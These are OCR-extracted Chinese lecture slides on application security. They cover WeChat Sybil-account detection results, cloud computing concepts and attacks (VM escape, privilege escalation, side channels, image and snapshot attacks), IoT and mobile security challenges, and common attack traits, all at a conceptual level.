
基于注册数据的Sybils高效检测方法



社交网络安全-微信女巫账号检测

Ianus在数据集上效果

- Precision 92.4%
- Recall 80.2%
- F-Score 85.9%



Ianus在微信实际部署效果


- 100万注册账号中发现约40万个Sybils
- Precision 约96%
- Recall 约75%

	Day 1	Day 2	Day 3	Day 4	Day 5	Day 6	Day 7
#Detected Sybils	434K	477K	454K	372K	377K	327K	295K

某周Sybils实际检测结果

云计算

- **云计算的定义：**
  - 通过网络按需提供可动态伸缩的廉价计算服务
  - 是与信息技术、软件、互联网相关的一种服务
- **云计算的五大特点：**
  - 大规模
  - 虚拟化
  - 高可用性和扩展性
  - 按需服务
  - 网络安全




云计算的构成

云计算-服务类型

- **基础设施即服务IaaS (Infrastructure as a Service)**
  - 向云计算提供商的个人或组织提供虚拟化计算资源
  - 如虚拟机、存储、网络和操作系统等
- **平台即服务PaaS (Platform as a Service)**
  - 为开发人员提供通过互联网构建应用程序和服务的平台
  - 开发、测试和管理软件应用程序提供按需开发环境
- **软件即服务SaaS (Software as a Service)**
  - 通过互联网提供按需软件付费应用程序
  - 云计算提供商托管和管理软件应用程序
  - 允许其用户连接到应用程序并通过互联网访问应用程序

云计算-虚拟化


- 虚拟化是为一些组件（例如虚拟应用、服务器、存储和网络）创建基于软件的（或虚拟）表现形式的过程
- 虚拟计算机系统称为“虚拟机”(VM)，它是一种严密隔离且内含操作系统和应用的软件容器
- 表面来看，这些虚拟机都是独立的服务器，但实际上，它们共享物理服务器的CPU、内存、硬件、网卡等资源



传统结构与虚拟结构对比

云计算-Hypervisor


- **Hypervisor**，又称**虚拟机监视器**（virtual machine monitor，缩写为 VMM），是用来建立与执行虚拟机器的软件、固件或硬件
- 裸金属架构
  - hypervisor直接运行在物理机之上，虚拟机运行在hypervisor之上，
  - 如**VMware vSphere**（**VMware ESXi**）
- 主机架构
  - 物理机上安装正常的操作系统（例如Linux或Windows），然后在正常操作系统上安装hypervisor，生成和管理虚拟机，
  - 如**VMware**、**KVM**



主机架构与裸金属架构对比

云计算-OpenStack


- KVM这样的Hypervisor软件，实际上是提供了一种虚拟化能力，模拟CPU的运行，更为底层，但是它的用户交互并不良好，不方便使用
- 为了更好地管理虚拟机，就需要**OpenStack**这样的云管理平台
  - 负责管理计算资源、存储资源、网络资源）
  - 本身不具备虚拟化能力，来自于各种虚拟化技术
- VM、KVM、OpenStack等，都主要属于IaaS（基础设施即服务）



Openstack 界面

云计算-Docker


- 容器（Container）
  - 虚拟机是操作系统级别的资源隔离，而容器本质上是进程级的资源隔离
- **Docker**是创建容器的工具，是应用容器引擎
  - 启动时间很快，达到秒级，且对资源的利用率高（一台主机可以同时运行几千个Docker容器）
  - 占用空间很小，虚拟机一般需几GB到几十GB，而容器仅需要MB级甚至KB级



Container与VM对比

云计算-Kubernetes


- **K8S是Kubernetes**的简称，中文意思是舵手或导航员
- K8S是一个容器集群管理系统，主要职责是**容器编排**——启动容器，自动化部署、扩展和管理容器应用，还有回收容器
- Docker和K8S，关注的不再是基础设施和物理资源，而是应用层，所以就属于PaaS



Kubernetes结构图

云计算安全-虚拟机逃逸

- **虚拟机逃逸**指程序脱离正在运行并与主机操作系统交互的虚拟机的过程
- 虚拟化技术虽然可以在逻辑上提供软硬件的隔离，从而将各个用户分隔开，然而通过一些漏洞，虚拟机中的应用可以逃逸出逻辑的隔离，直接控制主操作系统，从而造成破坏



虚拟机逃逸的路线


云计算安全-提权攻击

- **提权攻击**是指用户通过系统漏洞，提升自己操作系统的使用权限的攻击
- 最简单的方法就是直接猜测管理员的弱口令等
- 比较可靠的提权方法就是攻击机器的内核，让机器以更高的权限执行代码，进而绕过设置的所有安全限制


提权攻击

云计算安全-侧信道

- **侧信道攻击**通过共享的信息通道，可以窃取到通道中的额外秘密
- 云计算中，虚拟机共享宿主硬件（CPU、内存、网络接口），因此可以通过CPU的计算时间，网络接口的占用时间，一定程度分析出其他用户的数据
- 已有攻击者利用侧信道攻击成功获取服务器中的私钥



侧信道攻击




内存访问侧信道攻击

云计算安全-镜像和快照攻击

镜像攻击：

- 云计算平台往往通过特定的景镜像创建虚拟机或者服务实例
- 镜像的实例化是高度自动化的
- 攻击者入侵虚拟机管理系统并感染镜像
- 增大攻击效率和影响范围

各种镜像




快照运行方式

快照攻击：

- 云平台可以随时挂起虚拟机并保存系统快照
- 攻击者非法恢复快照，造成一系列的安全隐患，且历史数据被清除，攻击行为被隐藏

物联网技术

- 物联网（Internet of Things）
  - 通过各种信息传感器、射频识别技术、全球定位系统等，实时采集任何需要监控、连接、互动的物体或过程
  - 通过各类可能的网络接入，实现物与物、物与人的泛在连接，实现对物品和过程的智能化感知、识别和管理
  - 一个基于互联网、传统电信网等的信息承载体
  - 让所有能够被独立寻址的普通物理对象形成互联互通的网络



物联网结构

- 综合应用层：服务各种需求的物联网应用
- 管理服务层：将大规模数据存储、处理、分析
- 网络构建层：使得感知设备接入互联网中
- 感知识别层：物理世界与信息世界的纽带，获取现实世界的物理数据

物联网-安全挑战

- 感知识别层面临的主要安全挑战：
  - 网关节点被攻击者控制，安全性全部丢失
  - 普通节点被攻击者控制，如攻击者掌握普通节点密钥
  - 普通节点被攻击者补货，但攻击者没有得到普通节点密钥
  - 普通节点或者网关节点遭受来自网络的DOS攻击
  - 接入到物联网的超大量传感器节点的标识识别，认证和控制问题

物联网-安全挑战


- 网络构建层面临的主要安全挑战：
  - DOS、DDOS攻击
  - 假冒攻击中间人攻击
  - 跨异构网络的攻击
- 管理服务层面临的主要安全挑战：
  - 智能变低能
  - 非法认为干预
  - 数据破坏遗失
- 综合应用层面临的主要安全挑战：
  - 隐私信息保护
  - 访问权限控制
  - 攻击监控

移动应用安全

- 移动设备已经成为我们日常生活的重要组成部分，因为它们使我们能够访问各种无处不在的移动应用服务
- 由于移动设备提供不同形式的连接，无处不在的移动服务的数量和种类也在增加
  - 如GSM、GPRS、蓝牙和Wi-Fi
- 在同样的趋势下，利用这些服务和通信渠道的漏洞的数量和类型也在增加
- 智能手机现在成为恶意软件作者的理想目标

移动应用安全-防御手段

- 传统的移动应用安全解决方法严重依赖安全厂商将自主开发的APP安装到用户终端进行保护
  - 仅仅在终端层面进行保护
  - 对于零日攻击或者高级持续性威胁(APT)攻击缺少安全防御能力



- **源代码层面**：应用代码调用的组合分析出潜在的恶意行为，从而进行识别
- **应用分发渠道层面**：被篡改、盗版、二次打包、注入、反编译等破坏，需要对应用进行加固保护，构建正版指纹信息库
- **智能终端安全监测层面**：通过样本特征、行为或者缺陷等分析技术，在终端处进行安全监控，检测异常行为，进行安全控制

应用安全网络攻击的共性特征及基本防御原理

- 资源有限
- 身份认证与访问控制
- 资源共享
- 隐私保护
- 系统漏洞
- 应用安全监控防御

应用安全网络攻击的共性特征

导致应用安全问题的 根本原因 是什么?

- 攻击者可以消耗大量应用资源导致其他用户无法访问

利用

系统漏洞

利用

- 攻击者可以合法或者非法的获取应用数据、推理构造出目标数据


拒绝服务

信息泄露

应用安全共性特征

DDos攻击消耗网络资源

